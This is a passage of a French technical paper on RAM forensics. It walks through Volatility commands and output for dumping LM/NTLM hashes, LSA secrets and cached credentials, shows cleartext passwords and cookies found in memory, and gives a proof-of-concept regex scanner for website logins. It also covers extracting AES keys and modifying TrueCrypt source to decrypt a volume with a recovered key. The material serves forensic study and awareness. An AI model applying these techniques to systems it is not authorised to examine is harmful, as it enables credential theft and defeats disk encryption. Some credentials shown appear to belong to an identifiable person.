0x400000      0x128000      C:\Program Files\TrueCrypt\TrueCrypt.exe
0x7c910000    0xb7000       C:\WINDOWS\system32\ntdll.dll
0x7c800000    0x105000      C:\WINDOWS\system32\kernel32.dll
0x58b50000    0x9a000       C:\WINDOWS\system32\COMCTL32.dll
0x77da0000    0xac000       C:\WINDOWS\system32\ADVAPI32.dll
0x77e50000    0x92000       C:\WINDOWS\system32\RPCRT4.dll
0x77fc0000    0x11000       C:\WINDOWS\system32\Secur32.dll
0x77ef0000    0x47000       C:\WINDOWS\system32\GDI32.dll
0x7e390000    0x90000       C:\WINDOWS\system32\USER32.dll
0x778e0000    0xf8000       C:\WINDOWS\system32\SETUPAPI.dll
0x77be0000    0x58000       C:\WINDOWS\system32\msvcrt.dll
0x76340000    0x4a000       C:\WINDOWS\system32\COMDLG32.dll
0x77f40000    0x76000       C:\WINDOWS\system32\SHLWAPI.dll
    
```

■ Tentative de reconstitution des processus actifs [procdump]

```
*****  
Dumping smss.exe, pid: 532    output: executable.532.exe  
Memory Not Accessible: Virtual Address: 0x4858b000 File Offset: 0xb000 Size: 0x1000  
Memory Not Accessible: Virtual Address: 0x4858d000 File Offset: 0xd000 Size: 0x1000  
Memory Not Accessible: Virtual Address: 0x4858e000 File Offset: 0xe000 Size: 0x1000
```

4.4.2. MEMORIZE

Memoryze, tout comme *Volatility* est une suite d'outils permettant l'exploitation d'image de mémoire RAM exploitable via une série de batch (.bat).

Outre les fonctionnalités classiques telles que le listing des processus actifs, des dll utilisées et des sockets ouverts, *Memoryze* possède les fonctionnalités intéressantes suivantes :


- Création d'une image mémoire
- Création d'une image mémoire spécifique à un pilote
- Identification des « hooks » souvent utilisés par les rootkits
- Génération de rapport XML importable sous Excel

Memoryze est donc un outil pouvant être utilisé en complément avec *Volatility* et pouvant être téléchargé à l'adresse suivante : http://www.mandiant.com/products/free_software/memoryze/

4.4.3. AUTRES OUTILS

D'autres outils réputés et destinés à l'analyse de la mémoire existent et sont disponibles sur Internet :

- MemParser (fusion de PTfinder et memdump) [<http://sourceforge.net/projects/memparser>]
- WMFT [http://forensic.seccure.net/tools/wmft_0.2.zip]
- Windbg [site de Microsoft]
- PTFinder (permet la génération de la map mémoire avec les PID et offset en .dot et donc visualisable par kgraphviewer) [<http://computer.forensikblog.de/files/ptfinder/ptfinder-collection-current.zip>]



Le site suivant propose des outils orientés recherche des processus cachés au sein de la mémoire : <http://forensic.secure.net/>

5. RECUPERATION D'INFORMATIONS SENSIBLES

Cette partie présente un échantillon des informations sensibles qu'il est possible d'extraire depuis une image mémoire.

5.1. MOTS DE PASSE BIOS

Depuis une image générée via le port Firewire, il est possible d'en extraire le mot de passe BIOS pouvant être configuré au démarrage d'un PC.

Ci-dessous, un exemple d'écran d'authentification :



Le script « Bioskbsnarf.py » [\[http://www.storm.net.nz/static/files/bioskbsnarf\]](http://www.storm.net.nz/static/files/bioskbsnarf) permet de réaliser précisément cette tâche.

5.2. HASHS LM & NTLM

En possession d'une image de la mémoire RAM, il est possible de récupérer les hashes LM et NTLM contenus dans la base SAM et disponible via les fichiers SYSTEM et SAM (« C:\WINDOWS\system32\config\ »).

L'outil *Volatility* permet de réaliser cette tâche via une série de trois commandes décrites ci-dessous. Les bibliothèques de cryptographie pour python doivent être installées pour pouvoir utiliser ces fonctions d'extraction [\[http://www.amk.ca/python/code/crypto.html\]](http://www.amk.ca/python/code/crypto.html). D'autre part, des libraires supplémentaires spécifiques à *Volatility* et aux fonctions présentées ci-dessous doivent être copiées dans le répertoire principal de l'outil. Ces libraires sont disponibles à partir du lien suivant : [\[http://www.cc.gatech.edu/%7Ebrendan/volatility/dl/volreg-0.6.tar.gz\]](http://www.cc.gatech.edu/%7Ebrendan/volatility/dl/volreg-0.6.tar.gz).

```
python volatility hivescan -f <chemin d'accès au fichier RAM>
```

```
$ python volatility hivescan -f H:\DUMP-TEST\dump_ram_user.dmp
```

Offset	(hex)
124365664	0x769ab60
125087752	0x774b008

```
125579272    0x77c3008
136260448    0x81f2b60
```

```
python Volatility hivelist -f <chemin d'accès au fichier RAM> -o <premier offset de la commande hivescan>
```

```
$ python Volatility hivelist -f H:\DUMP-TEST\dump_ram_user.dmp -o 0x769ab60
Address      Name
0xe1038008   \WINDOWS\system32\config\system
0xe102f008   [no name]
0xe31f5b60   \Documents and Settings\amalard\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe3170b60   \Documents and Settings\amalard\NTUSER.DAT
0xe2d77570   \Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe2df7b60   \Documents and Settings\LocalService\NTUSER.DAT
0xe2d9a7b0   \Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe2d7d008   \Documents and Settings\NetworkService\NTUSER.DAT
0xe1f45a00   \WINDOWS\system32\config\software
0xe1ee0380   \WINDOWS\system32\config\default
0xe1ff9758   \WINDOWS\system32\config\security
0xe1018b60   \WINDOWS\system32\config\sam
0xe1b58b60   [no name]
```

L'option « hashdump » permet l'affichage des hashes LM et NTLM :

```
$ python volatility hashdump -f <chemin d'accès au fichier RAM> -y <offset system> -s <offset sam>
```

```
$ python Volatility hasdump -f H:\DUMP-TEST\dump_ram_user.dmp -y 0xe1038008 -s 0xe1018b60
SysAdmin:500:8a21969a3f6XXXXf50419e5936a8b420:948fc9bd8dce160XXXXe14a4a02f082a:::
SUPPORT_388945a0:1002:aad3b435b51404eXXXX3b435b51404ee:1b1832823aaXXXX8a63aaf5c28f711d5:::
ASPNET:1020:95cb3b8f8b611XXXX4f407098dd4b474:08105e4e01d81cd0XXXXb6454019d2f6:::
HelpAssistant:1037:50d503XXXX471f76309c4047a6e92798:be42677f66c11cXXXX956e9dc2ab0362:::
amalard:1038:8a21969a3f68cXXXX0419e5936a8b420:948fc9bd8dce1609XXXX14a4a02f082a:::
IUSR_DLLEAMALARD:1064:7064e16XXXX98447f4e56c7b081084aa:3a13467d49XXXX2e65482b2bd2c74497:::
IWAM_DLLEAMALARD:1065:b13645XXXX0644deaa129141bce08061:59fc3c0c8cdXXXX583f37cf40ea8b239:::
vmware_user_:1068:aad3b435XXXX04eeaad3b435b51404ee:ebab8ac4aa60XXXX651a08854cc7e719:::
```

Attention, cette technique ne fonctionne actuellement que sous Windows XP SP2 & SP3 et non sous Windows Vista et 2003.

Nota : Un léger bug a été découvert dans le script « hashdump.py » (Volatility/Forensic/Win32/hashdump.py) et empêche l'affichage des hashes extraits à cause de certains caractères ne supportant pas l'encodage en hexadécimal. Il suffit d'ajouter les balises try et except pour ignorer les erreurs et permettre l'exécution du script :

```
for user in get_user_keys(samaddr, profile):
lmhash,nthash = get_user_hashes(user,hbootkey)
    if not lmhash: lmhash = empty_lm
    if not nthash: nthash = empty_nt
    try:
        print "%s:%d:%s:%s:::" % (get_user_name(user), int(user.Name,16), lmhash.encode('hex'), nthash.encode('hex'))
    except:
```

pass

5.3. SECRETS LSA

Depuis l'extraction de la RAM, il est possible de récupérer les secrets LSA via les fichiers systèmes SYSTEM et SECURITY (« C:\WINDOWS\system32\config\ »).

L'outil *Volatility* permet encore une fois de réaliser cette tâche et la série de commande est équivalente à celle lancée pour extraire la base SAM mis à part que les offset à récupérer sont ceux correspondant aux fichiers SYSTEM ET SECURITY.

```
$ python volatility hivelist -f H:\DUMP-TEST\dump_ram_user.dmp -o 0x769ab60
Address      Name
0xe1038008  \WINDOWS\system32\config\system
0xe102f008  [no name]
0xe31f5b60  \Documents and Settings\amalard\Local Settings\Application
Data\Microsoft\Windows\UsrClass.dat
0xe3170b60  \Documents and Settings\amalard\NTUSER.DAT
0xe2d77570  \Documents and Settings\LocalService\Local Settings\Application Dat
a\Microsoft\Windows\UsrClass.dat
0xe2df7b60  \Documents and Settings\LocalService\NTUSER.DAT
0xe2d9a7b0  \Documents and Settings\NetworkService\Local Settings\Application D
ata\Microsoft\Windows\UsrClass.dat
0xe2d7d008  \Documents and Settings\NetworkService\NTUSER.DAT
0xe1f45a00  \WINDOWS\system32\config\software
0xe1ee0380  \WINDOWS\system32\config\default
0xe1ff9758  \WINDOWS\system32\config\security
0xe1018b60  \WINDOWS\system32\config\sam
0xe1b58b60  [no name]
```

L'option « lsadump » permet l'affichage des secrets LSA:

\$ python volatility lsadump -f <chemin d'accès au fichier RAM> -y <offset system> -s <offset security>

```
$ python volatility lsadump -f H:\DUMP-TEST\dump_ram_user.dmp -y 0xe1038008 -s 0xe1ff9758
_SC_WMPNetworkSvc
SCM:{3D14228D-FBE1-11D0-995D-00C04FD919C1}
0000  40 00 7A 00 2B 00 65 00 57 00 63 00 73 00 37 00  @.z.+e.W.c.s.7.
0010  65 00 41 00 38 00 6E 00 2F 00 64 00 00 00      e.A.8.n./d...
L$150910.159.31.135
0000  74 00 65 00 73 00 74 00 64 00 65 00 76 00 00 00  t.e.s.t.d.e.v...
0010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
_SC_RpcLocator
G${ED8F4747-E13D-47bc-856B-5CEFE1A81A7F}
```

5.4. HASHS MS-CACHE

Depuis l'extraction de la RAM, il est possible de récupérer les hashes de type « MS-Cache » de certains comptes s'étant connectés au système via les fichiers système SYSTEM et SECURITY (« C:\WINDOWS\system32\config\ »).

L'outil *Volatility* permet encore une fois de réaliser cette tâche et la série de commande est équivalente à celle lancée pour extraire la base SAM mis à part que les offset à récupérer sont ceux correspondant aux fichiers SYSTEM ET SECURITY.

```
$ python volatility hivelist -f H:\DUMP-TEST\dump_ram_user.dmp -o 0x769ab60
Address      Name
0xe1038008  \WINDOWS\system32\config\system
0xe102f008  [no name]
0xe31f5b60  \Documents and Settings\amalard\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe3170b60  \Documents and Settings\amalard\NTUSER.DAT
0xe2d77570  \Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe2df7b60  \Documents and Settings\LocalService\NTUSER.DAT
0xe2d9a7b0  \Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe2d7d008  \Documents and Settings\NetworkService\NTUSER.DAT
0xe1f45a00  \WINDOWS\system32\config\software
0xe1ee0380  \WINDOWS\system32\config\default
0xe1ff9758  \WINDOWS\system32\config\security
0xe1018b60  \WINDOWS\system32\config\sam
0xe1b58b60  [no name]
```

L'option « cachedump » permet l'affichage des hashes :

```
$ python volatility cachedump -f <chemin d'accès au fichier RAM> -y <offset system> -s <offset security>
```

```
D:\data\ARCHIVE\FORENSIC\RAM\analyse RAM\Volatility-1.3_Beta\Volatility-1.3_Beta
>python volatility cachedump -f H:\DUMP-TEST\dump_ram_user.dmp -y 0xe1038008 -s \
0xe1ff9758
amalard: 6f5b3c0d7d4eXXXX262c25fda9727a3c: devoteam: fr.devoteam.com
```


5.5. MOTS DE PASSE EN CLAIR

5.5.1. EXEMPLES

D'autres applications peuvent fournir des informations intéressantes stockées en RAM.

Ci-dessous, quelques exemples de scénarios possibles et leur conséquence :



Exemple 1 : Récupération des identifiants de connexion MSN

```
a56Y <.
J~!
&?H(
&q)rC
/C:\
DOCUME~1
t.2bd
-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; S
R 3.0.04506.30; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022;
<msobj Creator="arnaudmalard@free.fr" Type="5" SHA1D="VoP1
AHYAYQBuAGQAZQAUAGoACABnAAAA"/>
AJwd@Kw
INTC
ceDe
Glnk
```

```
spaces.live.com
storage.msn.com
Uxua^y{ FF
ser"><wsse:Usern
@free.fr</wsse:Username><wsse:Password><
e&amp;51</wsse:Password>
```

■ Exemple 2 : Récupération d'un cookie d'authentification

```
POST /horde/imp/redirect.php?Horde=e5671cc23dd39d70ab86aeeb3b572929 HTTP/1.1
Host: imp.free.fr
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.8.1.20) Gecko/20081217 Firefox/2.0.0.20
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://imp.free.fr/
Cookie: Horde=e5671cc23dd39d70ab86aeeb3b572929
```

■ Exemple 3 : Récupération des informations d'authentification sur un Webmail

```
% `k>
FILE0
% `k>
FILE0
06/0
20:01:14      212.27.48.3      10.3.11.160      amalard      passwordFREE      ClearText
FILE0
ProcesseesToRunBeforeArchive
End:Before Archive Queue Ops
UpdSp Failed to run INF SECTION BEFORE ARCHIVE
```


Il est important de préciser que ces données n'étaient plus stockées dans le cache du navigateur.

■ Exemple 4 : Récupération des données d'authentification sur un domaine Windows (connexion vers Microsoft Exchange hors domaine)

Les données sont soit stockées en base 64,

```
Authorization: Basic REVwT1RFQU1cYw1hbGFyZDpwYXNzd29yZDEyMw==
d]^M
F4Wj
tT9}
9xdw
```

Et donc décodables facilement :



Soit accessibles en clair,

```
Wh x
WhPw
vh x
vhPw
[_^]
vh x
vh x
DEVOTEAM\amaLard:password123
```

Et donc exploitables directement.

5.5.2. AUTOMATISATION DE LA RECHERCHE

En ayant connaissance du mot de passe, il n'est pas difficile de retrouver un mot de passe en clair en mémoire RAM. Comment est-il possible d'identifier les authentifiant d'un compte Gmail inconnu et potentiellement stockés dans une image mémoire. Tout simplement en constituant une base de données de signature pour des applications connues.

La difficulté est alors d'identifier une signature pour le secret recherché et valide quelque soit l'image mémoire analysée.

Par exemple, pour « Gmail », le mot de passe est précédé de « &pass » et suivi de « &charset », il est donc possible d'utiliser des expressions régulières pour l'identifier.

```
"signature": "email=(.*)&pass=(.*)&charset\ test.*"
```

D'autres secrets ne sont quant à eux pas inclus dans une chaîne de caractères contrairement à l'exemple précédemment proposé.

Par exemple, le mot de passe protégeant la clef privée utilisée par « OpenVPN » est stocké seul au milieu d'autres chaînes de caractères aléatoires. Certaines d'entre elles peuvent par contre ne pas l'être et peuvent ainsi être utilisées comme référentiel ou signature. Par exemple, le mot de passe OpenVPN est souvent précédé de « Winsock 2.0 » et va donc pouvoir faire office de signature.

```
"signature": "Winsock 2.0"
```

Ainsi, en exploitant une telle base de signature, il est possible d'automatiser la recherche d'informations sensibles. Une preuve de concept a été conçu dans cette optique et afin de montrer la facilité d'accès à des informations sensibles depuis une image de mémoire RAM.

```
#!/usr/bin/python
# -*- coding: iso-8859-15 -*-
import sys,os,re

TabCibles=[{
  "name":"https://www.facebook.com",
  "cat":"WEB",
  "desc":"Identification des authentifiant de connexion sur www.facebook.com",
  "signature":"email=(.+)&pass=(.+)&charset=test.",
  "hasbeenfound":"0"
},
{"name":"https://www.linkedin.com",
 "cat":"WEB",
 "desc":"Identification des authentifiant de connexion sur www.linkedin.com",
 "signature":"csrfToken=. *&source_app=. *&session_key=(.+)&session_password=(.+)",
 "hasbeenfound":"0"
},
{"name":"http://www.viadeo.com",
 "cat":"WEB",
 "desc":"Identification des authentifiant de connexion sur www.viadeo.com",
 "signature":"&email=(.+)&password=(.+)&monthAutoConnect=on&connexion=Me\+connecter",
 "hasbeenfound":"0"
},

```

```
Usage: ./find-secrets-str.py <fichier RAM au format STRING>

Cibles:
1: https://www.facebook.com
2: https://www.linkedin.com
3: http://www.viadeo.com
4: https://mail.google.com
5: https://WEBMAIL-EXCHANGE
6: MSN
7: Compte d'un domaine Windows

Description :
https://www.facebook.com:
-----
Identification des authentifiant de connexion sur www.facebook.com
https://www.linkedin.com:
-----
Identification des authentifiant de connexion sur www.linkedin.com
http://www.viadeo.com:
-----

```

```
./find-secrets-str.py /media/DATA-HP/tmp/dump-ram2.str
Choix : 999
=>https://www.linkedin.com:ee.Fr Login
=>https://www.linkedin.com:ee.fr Mot de passe
=>https://www.facebook.com:
=>https://www.facebook.com:f
```

N'hésitez pas à me contacter si vous êtes intéressés par le PoC.

5.6. CHIFFREMENT DES DISQUES ET VOLUMES

Chiffrer les disques durs système ne permet pas de se protéger totalement du vol des données depuis la mémoire physique. En effet, en possession d'une image de la mémoire physique, un attaquant peut en extraire les clefs de chiffrement et de déchiffrement du disque. Ainsi, les systèmes protégés par *TrueCrypt* (Linux, Windows), DM-Crypt/LUKS (Linux), BitLocker (Vista) ou FileVault (MAC) ne garantissent plus la confidentialité des données.

5.6.1. EXTRACTION DES CLEFS VIA « AESKEYFINDER »

Plusieurs outils permettent l'extraction des clefs de chiffrement ont été développés par des chercheurs et mis en ligne sur Internet [<http://citp.princeton.edu/memory/code/>]. « Aeskeyfinder » permet par exemple d'extraire ces clefs. Un autre outil a été développé également pour extraire les clefs RSA, « Rsakeyfinder ».

Voici un exemple d'extraction de clef AES 256 d'un volume chiffré avec *TrueCrypt* :

```
$ ./aeskeyfind -v ../../hyber-cmd-notepad/hiber-dump-cmd.dmp
FOUND POSSIBLE 256-BIT KEY AT BYTE 17df008

KEY:
3caba909323b75a7c49b3120e6621ec27f5897ccca378a7c191d6aaeb37942ef


EXTENDED KEY:
3caba909323b75a7c49b3120e6621ec27f5897ccca378a7c191d6aaeb37942ef8b877664b9bc03c37d2732e39b452c
216b36e631a1016c4db81c06e30b65440cc49c884f7d208b8c0007b96f9b42954e7f1acc1ede1ba0536607a6b06d62
e2bc6a04ed73172466ff1723df908c614ade1bf51a03c5eeba50a3e91ce0ce8bfe5c5fbfa7f8489bc1075fb81e97d3
d954497dc03a38b82e80681bc79c88d54c62d46615effb2e8e2efc7136306ba2ef6422471f79abff31f9c3e4f6654b
31ba079fb2d0343c9c5e1ac0ed682aab4f874e89c308560c3c39afcf8cfca84e975cd1b6f6d9b22f33381e21e5bab
4951dce5c0
```

5.6.2. UTILISATION DES CLEFS TRUECRYPT SOUS WINDOWS


5.6.2.1. EN THÉORIE

Sous Windows, seule la clef de chiffrement étant identifiable, il est nécessaire de modifier le code source de *TrueCrypt* afin de forcer l'utilisation de la clef AES... Cette étape n'est pas simple et quelques explications s'imposent au préalable et notamment concernant le fonctionnement de *TrueCrypt*.

- Rappel : Constitution d'un volume TrueCrypt



■ Rappel : Déchiffrement d'un volume TrueCrypt



■ Exploitation de la clef identifiée : Conception d'un volume TrueCrypt mixte

Si l'on analyse le précédent schéma, le déchiffrement des données nécessite donc de maîtriser uniquement l'entête du volume (c-a-d avoir la connaissance du mot de passe) afin d'en extraire la clef de (dé)chiffrement. Ainsi en utilisant un entête maîtrisé contenant la clef de (dé)chiffrement) identifiée via « AesKeyFinder », et en la fusionnant avec les données chiffrées cibles, un volume *TrueCrypt* cohérent peut être créé et déchiffré.

La difficulté est donc de concevoir un entête *TrueCrypt* dont le mot de passe est connu et dans lequel la clef de chiffrement a été insérée. La génération de cette clef étant réalisée par *TrueCrypt* lors de la création d'un volume, il est nécessaire de modifier le code source de *TrueCrypt* afin de forcer l'utilisation de la clef de (dé)chiffrement.

Ci-dessous, la modification à réaliser au niveau du code source TrueCrypt avant sa compilation et son utilisation pour générer l'entête maîtrisée :

Dans « core/VolumeCreator.cpp », modifier le code suivant :


```
// Master data key
MasterKey.Allocate (options->EA->GetKeySize() * 2);
RandomNumberGenerator::GetData (MasterKey);
headerOptions.DataKey = MasterKey;
```

Par :

```
// Master data key
int MyKey[64] = {0x55, 0x44, 0x44, 0x33, 0x22, 0x66, 0x55, 0x88, ... };
MasterKey.Allocate (options->EA->GetKeySize() * 2);
//Echange des clefs
int i=0;
for (i=0; i<64; i++)
    MasterKey[i]=MyKey[i];
//RandomNumberGenerator::GetData (MasterKey);
headerOptions.DataKey = MasterKey;
```

La clef surlignée en bleu ci-dessus doit évidemment être modifiée selon celle qui a été extraite lors de l'étape précédente.

Les schémas ci-dessous expliquent le déroulement des différentes opérations de conception et de déchiffrement du volume cible.



Une précision s'impose sur le découpage des volumes afin d'identifier l'entête et les données : depuis le site de TrueCrypt [\[http://www.TrueCrypt.org/docs/?s=header-key-derivation\]](http://www.TrueCrypt.org/docs/?s=header-key-derivation), il est possible de voir que les données chiffrées sont stockées à partir de l'offset 131072.


SHA-512	128	124	Encrypted	Reserved (set to zero)
Whirlpool	252	4	Encrypted	CRC-32 checksum of the (decrypted) bytes 64-251
Technical Details				
Notation	256	Var.	Encrypted	Concatenated primary and secondary master keys**
Encryption Scheme	512	65024	Encrypted	Reserved (for system encryption, this item is omitted##)
Modes of Operation				
Header Key Derivation	65536	65536	Encrypted / Unencrypted§	Area for hidden volume header (if there is no hidden volume within the volume, this area contains random data††). For system encryption, this item is omitted.## See bytes 0-65535
Random Number Gen.				
<keyfiles				
Volume Format Spec.	131072	Var.	Encrypted	Data area (master key scope). For system encryption, offset may be different (depending on offset of system partition).
Standards Compliance				

L'entête TrueCrypt est donc stocké entre l'offset 0 et 131071 alors que les données chiffrées sont stockées à partir de l'offset 131072.

Un éditeur hexadécimal tel que *WinHex* permet de facilement réaliser les opérations de fusion.

Une autre précision s'impose : il est essentiel, afin que l'opération de transformation fonctionne, de générer un volume *TrueCrypt* de même taille que celui à déchiffrer.

Exploitation de la clef identifiée : Déchiffrement du volume cible



5.6.2.2. EN PRATIQUE


L'outil « Passware » permet de réaliser de manière automatisée la méthode d'attaque présentée ci-dessus. Il est téléchargeable en version démo à l'adresse suivante :

<http://www.lostpassword.com/kit-enterprise.htm>


- Sélection de l'option de restauration des mots de passe « disques dur »



